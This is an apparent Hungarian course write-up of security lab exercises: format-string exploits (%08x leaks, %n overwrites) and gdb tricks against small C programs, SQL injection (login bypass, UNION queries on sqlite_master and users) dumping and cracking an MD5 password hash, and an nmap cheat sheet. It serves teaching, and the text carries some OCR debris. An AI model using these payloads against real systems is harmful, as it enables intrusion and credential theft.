

Információ biztonság gyakorlat

C-s sérülékenységek:

Első példa:

```
/**
 * Mi a sérülékenység? Hogyan kell kijavítani?
 * A sérülékenységet kihasználva találd meg SECRET decimális értékét és
 * azt is érdekel, hogy a MESSAGE ki legyen írva!
 * Csináld meg ezt gdb-vel is!
 * Tipp: %n
 */

#include <stdio.h>

int main(){
    char input[256];
    int secret = SECRET;
    int * psecret = 0;
    psecret = &secret;
    printf("%s\n", "Give me an input:");
    fgets(input, 256, stdin);
    printf(input);
    if(secret != SECRET)
        printf("%s\n", MESSAGE);
    printf("Hints: %08x.%08x.%08x\n", psecret, &psecret, &secret);
    return 0;
}
```

A sérülékenység kihasználása érdekében az alábbi inputot adjuk meg a programnak.

[illegible]

Az első 8 darab A betű, azért jó, mert tudjuk hogy a nagy A betű kódja 41 hexadecimálisan. Mivel 8 darab A betű van megadva, így két egymást követő blokkban 41414141.41414141 lesz. Ezzel a módszerrel megtudhatjuk, hogy a változó ami az inputot tárolja, hol helyezkedik el a memóriában.


A %08x. pedig a memória cella értékét fogja visszaadni.

```
root@kali: ~/Downloads/gyakorlo/gyak01
```

```
File Edit View Search Terminal Help  
root@kali:~/Downloads/gyakorlo/gyak01# ./gyak01  
Give me an input:  
AAAAAAAA.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.  
.x.%08x.  
AAAAAAAA.00000100.f7edc5c0.f7f00110.ff9ad6d4.ff9ad6d0.ff9ad68c.00000012.41414141.41414141.3830252e.302  
52e78.252e7838.2e783830.78383025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.  
Hints: ff9ad68c.ff9ad688.ff9ad68c  
root@kali:~/Downloads/gyakorlo/gyak01#  
  
put);  
t != SECRET)  
( "%s\n", MESSAGE);  
ints: %08x.%08x.%08x\n", psecret,&psecret,&secret);  
;
```

Láthatjuk a képen, hogy ott az említett kettő darab csupa 41-es számot tartalmazó blokk. Mivel tudjuk, hogy a változók a verembe fordított sorrendbe kerülnek, így a forráskódból leolvashatjuk, hogy az input tömb előtti mező a keresett secret hexadecimális értéke, vagyis 12. Ezzel a feladat első részét meg is oldottuk, a 12 hexadecimális számot átváltva decimálissá a 18-at kapjuk.

A feladat második fele, hogy kiirassuk a MESSAGE értékét. A kódot megnézve láthatjuk, hogy a MESSAGE értékét akkor írja ki, amikor a secret változó értéke nem egyezik a SECRET változóéval. A probléma, hogy ez egyenlő. Nézzük meg az előző képet és a forráskódot. Az előbbi módszernél kihasználtuk a változók sorrendjét a veremben, így találtuk meg a secret értékét. A secret változó után egy pointert deklarálnak, aminek az értéke **ff9ad68c**, ezt az értéket kell megváltoztatnunk. Ezt a formátum string sérülékenység kihasználásával tesszük.




```
root@kali: ~/Downloads/gyakorlo/gyak01
File Edit View Search Terminal Help
root@kali:~/Downloads/gyakorlo/gyak01# ./gyak01
Give me an input:
AAAAAAAA.%08x.%08x.%08x.%08x.%08x.%n
AAAAAAAA.00000100.f7fa75c0.f7fcb110.ffd6c04.ffd6c00.
TheJobIsDone
Hints: ffd6c04.ffd6c00.ffd6c00.ffd6c00.ffd6c00.ffd6c00.
root@kali:~/Downloads/gyakorlo/gyak01#
```

Ahogy az előző képen láthatjuk, a pointer értéke a 6. cella az A betűk után. Így inputnak adjuk meg az alábbi bemenetet.

```
AAAAAAAA.%08x.%08x.%08x.%08x.%08x.%n
```

Az A betűk után, írunk 5 darab %08X-t és egy darab %n-t. A %n szétbarmolja a 6. cella értékét, így kiírjuk a megfelelő üzenetet.

Feladat második fele, másik módszerrel:



```
root@kali: ~/Downloads/gyakorlo/gyak01
File Edit View Search Terminal Help
AAAAAAAA.%08x.%08x.%08x.%08x.%08x.%n
AAAAAAAA.00000100.f7fa75c0.f7fcb110.ffd6c04.ffd6c00.
TheJobIsDone
Hints: ffd6c04.ffd6c00.ffd6c00.ffd6c00.ffd6c00.ffd6c00.
root@kali:~/Downloads/gyakorlo/gyak01# strings gyak01
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
puts
stdin
printf
fgets
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRh
[^_]
Give me an input:
TheJobIsDone
Hints: %08x.%08x.%08x
;*2$"
GCC: (Ubuntu 4.8.4-2ubuntu1~14.04.3) 4.8.4
.symtab
.strtab
.shstrtab
```

A strings gyak01 paranccsal megkapjuk az összes string literált a bináris állományban. Ha ügyesek vagyunk, akkor észrevevessük az elűtő, „TheJobIsDone” szöveget.

Második példa:

```
/**
 * Mik a sérülékenységek? Hogyan kell kijavítani?
 * A sérülékenységeket kihasználva találd meg SECRET0 és SECRET1 értékeit
 * Írasd ki a MESSAGE-t!
 * Csináld meg ezt gdb-vel is!
 */

#include <stdio.h>

int main(){
    char input[256];
    int cycle[2];
    int secrets[4];
    secrets[0] = SECRET0 & 0x0000ffff;
    secrets[1] = SECRET1 & 0xffff0000;
    secrets[2] = SECRET0 & 0xffff0000;
    secrets[3] = SECRET1 & 0x0000ffff;
    cycle[1] = 0;
    unsigned int array[6];

    printf("%s\n", "Give me an input:");
    fgets(input, 256, stdin);
    printf(input);

    printf("%s\n", "How many favourite hexadecimal numbers do you have?");
    scanf("%d", &cycle[0]);
    printf("%s\n", "Your favourite numbers:");
    while(cycle[1] < cycle[0]){
        printf("%d=", cycle[1]);
        scanf("%x", &array[cycle[1]++]);
    }


    printf(input);
    if(secrets[2] == SECRET1 && secrets[3] == SECRET0 && secrets[0] == (SECRET0 & 0x0000ffff) && secrets[1] == (SECRET1 & 0xffff0000))
        printf("%s\n", MESSAGE);

    return 0;
}
```

Ez a példa már nehezebb. Nézzük mit tudunk megállapítani a forráskód alapján. A SECRET0 és SECRET1 értékét kell kitalálnunk, itt már van egy csavar a dologban, ugyanis le van maszkolva a két érték. Kezdjük a szokásos módon a

AAAAAAAA.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.

inputtal.



A tudományos maszkolás ellenére is látható, hogy a 0000babe dead0000 cafe0000 0000beef lesz az általunk keresett értékek. A maszkolást vizsgálva és a verem felépítését ismerve meg is állapíthatjuk a SECRET1=deadbeef, SECRET0=cafebabe értékeket.

A feladat második felét megint csak kétféleképpen kaphatjuk meg, az előző feladatnál említett strings paranccsal könnyen megkapjuk a SomebodyIsReallyCoolAtThis stringet.

A másik módszer összetettebb, most ezt ismertetem.

Ahogy látjuk, annak a feltétele, hogy a MESSAGE értékét megkapjuk az alábbi feltételeknek kell teljesülnie.

```
if(secrets[2] == SECRET1 && secrets[3] == SECRET0 && secrets[0] == (SECRET0 & 0x0000ffff) &&
secrets[1] == (SECRET1 & 0xffff0000))
```

Vagyis, a tömb 2. eleme, legyen a SECRET1 értéke, amit tudunk hogy deadbeef. A tömb 3. eleme legyen a SECRET0 vagyis cafebabe. A tömb 0. eleme legyen 0000cafe a tömb 1. eleme legyen babe0000. Na hajrá bomlasszuk a rendszert.

Láthatjuk, a forráskód alapján, hogy a tömb amibe az input értékeket kéri, 6 elemet fogad. Vagyis a 7. elem már más memória cella értékét fogja felülrni.

Harmadik példa:

A következő példát egy másik módszerrel fogjuk megoldani.

```
#include <stdio.h>

void work(const char *msg) {
    int db=0;
    int i=0;
    int local[4];
    printf("\n:");
    printf(msg);
    printf("darabszam: ");
    scanf("%d", &db);
    while(i < db) {
        printf("%d:", i);
        scanf("%x", local+i++);
    }
    printf("\n:");
    printf(msg);
}

int main() {
    char buff[256];
    volatile int secret = SECRET;
    printf("Input: ");
    fgets(buff, 256, stdin);
    work(buff);
    if(secret != SECRET) {
        printf("%s\n", MESSAGE);
    }
    return 0;
}
```

```
root@kali:~/Downloads/gyakorlo/gyakorlo_sql/gy04# gdb prog
GNU gdb (Debian 8.2-1) 8.2
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from prog...done.
(gdb) disas main
Dump of assembler code for function main:
0x08048585 <+0>: lea    0x4(%esp),%ecx
0x08048589 <+4>: and    $0xffffffff0,%esp
0x0804858c <+7>: pushl  -0x4(%ecx)
0x0804858f <+10>: push   %ebp
0x08048590 <+11>: mov    %esp,%ebp
0x08048592 <+13>: push   %ecx
0x08048593 <+14>: sub    $0x114,%esp
0x08048599 <+20>: movl   $0x13e,-0x10c(%ebp)
0x080485a3 <+30>: sub    $0xc,%esp
0x080485a6 <+33>: push   $0x80486aa
0x080485ab <+38>: call   0x8048370 <printf@plt>
0x080485b0 <+43>: add    $0x10,%esp
0x080485b3 <+46>: mov    0x8049900,%eax
0x080485b8 <+51>: sub    $0x4,%esp
0x080485bb <+54>: push   %eax
0x080485bc <+55>: push   $0x100
0x080485c1 <+60>: lea    -0x108(%ebp),%eax
0x080485c7 <+66>: push   %eax
0x080485c8 <+67>: call   0x8048380 <fgets@plt>
0x080485cd <+72>: add    $0x10,%esp
0x080485d0 <+75>: sub    $0xc,%esp
0x080485d3 <+78>: lea    -0x108(%ebp),%eax
--Type <RET> for more, q to quit, c to continue without paging--
0x080485d9 <+84>: push   %eax
0x080485da <+85>: call   0x80484cb <work>
0x080485df <+90>: add    $0x10,%esp
0x080485e2 <+93>: mov    -0x10c(%ebp),%eax
0x080485e8 <+99>: cmp    $0x13e,%eax
0x080485ed <+104>: je     0x80485ff <main+122>
0x080485ef <+106>: sub    $0xc,%esp
0x080485f2 <+109>: push   $0x80486b2
0x080485f7 <+114>: call   0x8048390 <puts@plt>
0x080485fc <+119>: add    $0x10,%esp
```

Adjuk ki a gdb prog parancsot. Utána szedjük szét a main metódust a disas main parancssal. A forráskódot és az assembly kódot vizsgálva, láthatjuk, hogy a mainben egy összehasonlítás történik, aminek hatására léphet be a program a titkos üzenetbe. Az assembly kódban látszik a CMP utasítás, ami az 0x13e értékét hasonlítja össze az eax regiszter értékével. Vagyis megtudtuk, hogy a SECRET értéke 318.

Szúrjunk be egy breakpointot a CMP sorába, és írjuk át az eax értékét.

```
End of assembler dump.
(gdb) break *0x080485e8
Breakpoint 1 at 0x080485e8
(gdb) run
Starting program: /root/Downloads/gyakorlo/gyakorlo_sql/gy04
Input: test

::test
darabszam: 2
0:1
1:1

::test
Breakpoint 1, 0x080485e8 in main ():0000000000000000
(gdb) set $eax = f
No symbol table is loaded. Use the "file" command.
(gdb) set $eax = 4
(gdb) continue
Continuing.
NeptunTheBest
[Inferior 1 (process 13901) exited normally]
(gdb)
```

Ahogy a képen látszik, megkaptuk a titkos üzenetet.

Másik módszer:

a) futtatni 1x, hogy legít memoriacím

disas main

b *cmp

si

set \$ZF=1<<6 (csak 1x kell, ha több feltétel is van)

JE: set \$eflags &= ~\$ZF

JNE: set \$eflags |= \$ZF

si-vel lepkedeni, és minden JE/JNE értéket átírni

b)set \$pc = JE/JNE utáni első cím

SQLi

A következő feladat típus az SQL injection sérülékenység kihasználása. A célunk megszerezni a jelszavunkat az adatbázisból. A leírásból tudjuk, hogy sqlite adatbázis fut a rendszer alatt. Erre az információra még szükségünk lesz.

EHA:

Password:

Login

A következő bejelentkezési felület fogad minket. Az sql lekérdezés valószínűleg valami olyasmi lehet, hogy SELECT valami FROM valahonnan WHERE EHA = eha AND password = jelszó. Ha az AND előtti lekérdezést lezárjuk, akkor a jelszó összehasonlítás már nem fog megtörténni, és a felhasználónévvel már be tudunk jelentkezni.

`/var/www/html/GEBWAAT.db` **Hiányzó jelszó (GEBWAAT.SZE';#).**

EHA:

Password:

Login

A hibaüzenetből látjuk, hogy a rendszer figyel az üresen maradt mezőket, így valamit meg kell adnunk a jelszó mezőbe is.

Bejelentkezve: Gere Boglárka (GEBWAAT.SZE) [Logout](#)

Date: 2019-05-04 08:44:31

Filter

deadline task

Deadline:

Task:

Add

A következő feladat meghatározni, hogy mi volt a SECRET és MESSAGE makrók értéke, amikor [ebből a forrásból ezt a binárist](#) fordítottunk.

A sikeres belépés után az alábbi felület fogad. Észre vehetjük, hogy a filter gomb, megint csak egy lekérdezést futtat, ami visszatér a deadline és task oszlopokkal.

SQLite: System Tables

SQLite databases have a set of system tables (ie: catalog tables). You can easily identify a system table in SQLite because the table name will start with the `sqlite_` prefix.

SQLite system tables can be queried in the database using a [SELECT statement](#) just like any other table.

Below is a listing of the SQLite system tables that are commonly used.

System Table	Description
sqlite_master	Master listing of all database objects in the database and the SQL used to create each object.
sqlite_sequence	Lists the last sequence number used for the AUTOINCREMENT column in a table. The <i>sqlite_sequence</i> table will only be created once an AUTOINCREMENT column has been defined in the database and at least one sequence number value has been generated and used in the database.
sqlite_stat1	This table is created by the ANALYZE command to store statistical information about the tables and indexes analyzed. This information will be later used by the query optimizer.

Mivel tudjuk, hogy SQLite adatbázis motor fut a rendszer alatt, így a Google-ben rákeresve a SQLite System tables-re megtudhatjuk, hogy az `sqlite_master` tábla tartalmazza, az összes adatbázis objektumot.

2019-05-04 08:44:31 ' union select sql, name from sqlite_master;#

Fontos, hogy az union, csak akkor helyes, ha a lekérdezett oszlopok száma megegyezik, a előző lekérdezés oszlopszámával. Az sql és name lekérdezéssel, megkapjuk az összes adatbázis objektum nevét és az sql-t amivel létrehozták.

Bejelentkezve: Gere Boglárka (GEBWAAT.SZE) [Logout](#)

Date: 2019-05-04 08:44:31 ' union s

Filter

deadline

#1:

#2: CREATE TABLE tasks (dl TEXT, tk TEXT)

#3: CREATE TABLE users (id TEXT PRIMARY KEY, name TEXT, pwd TEXT)

task

sqlite_autoindex_users_1

tasks

users

Deadline:

Task:

Add

A következő feladat meghatározni, hogy mi volt a SECRET és MESSAGE makrók értéke, amikor [ebből a forrásból ezt a binárist](#) fordítottunk.

A lekérdezés eredményéből látjuk, hogy van egy users tábla, ahol van egy gyanús pwd oszlop.

Próbáljuk ki az alábbi lekérdezést.

2019-05-04 08:44:31 ' union select name, pwd from users;#

Bejelentkezve: Gere Boglárka (GEBWAAT.SZE) [Logout](#)

Date: 2019-05-04 08:44:31 'union s

Filter

deadline **task**

#1: Gere Boglárka 0189caa552598b845b29b17a427692d1


Deadline:

Task:

Add

A következő feladat meghatározni, hogy mi volt a SECRET és MESSAGE makrók értéke, amikor [ebből a forrásból ezt a binárist](#) fordítottunk.

Láthatjuk Csere Boglára nevű és 0189caa552598b845b29b17a427692d1 jelszavú felhasználót. A jelszó egy 32 karakterből álló alfanumerikus hash, vélhetőleg md5. Próbáljuk meg kitalálni mi lehet ez.



MD5 Decryption

Enter your MD5 hash below and cross your fingers :

Decrypt

Found : 2045

(hash = 0189caa552598b845b29b17a427692d1)

Megszereztük a jelszót.

Ha esetleg, a ZH-n is retardáltul lenne összerakva a weboldal, akkor próbáljuk ki az alábbi módszert.



A bejelentkezési névvel vannak az adatbázisok feltöltve, így letölthetjük a teljes adatbázist.

Database StructureBrowse DataEdit PragmasExecute SQL

Table:

users

New RecordDelete Record

	id	name	pwd
	Filter	Filter	Filter
1	GEBWAAT.SZE	Gere Boglárka	0189caa552598b845b29b17a427692d1

1 - 1 of 1

Go to: 1

NMAP cheat sheet

Scan a single IP	<code>nmap 192.168.1.1</code>
Scan a host	<code>nmap www.testhostname.com</code>
Scan a range of IPs	<code>nmap 192.168.1.1-20</code>
Scan a subnet	<code>nmap 192.168.1.0/24</code>
Scan targets from a text file	<code>nmap -iL list-of-ips.txt</code>
Scan a single Port	<code>nmap -p 22 192.168.1.1</code>
Scan a range of ports	<code>nmap -p 1-100 192.168.1.1</code>
Scan 100 most common ports (Fast)	<code>nmap -F 192.168.1.1</code>
Scan all 65535 ports	<code>nmap -p- 192.168.1.1</code>
Scan using TCP connect	<code>nmap -sT 192.168.1.1</code>
Scan using TCP SYN scan (default)	<code>nmap -sS 192.168.1.1</code>
Scan UDP ports	<code>nmap -sU -p 123,161,162 192.168.1.1</code>
Scan selected ports - ignore discovery	<code>nmap -Pn -F 192.168.1.1</code>
Detect OS and Services	<code>nmap -A 192.168.1.1</code>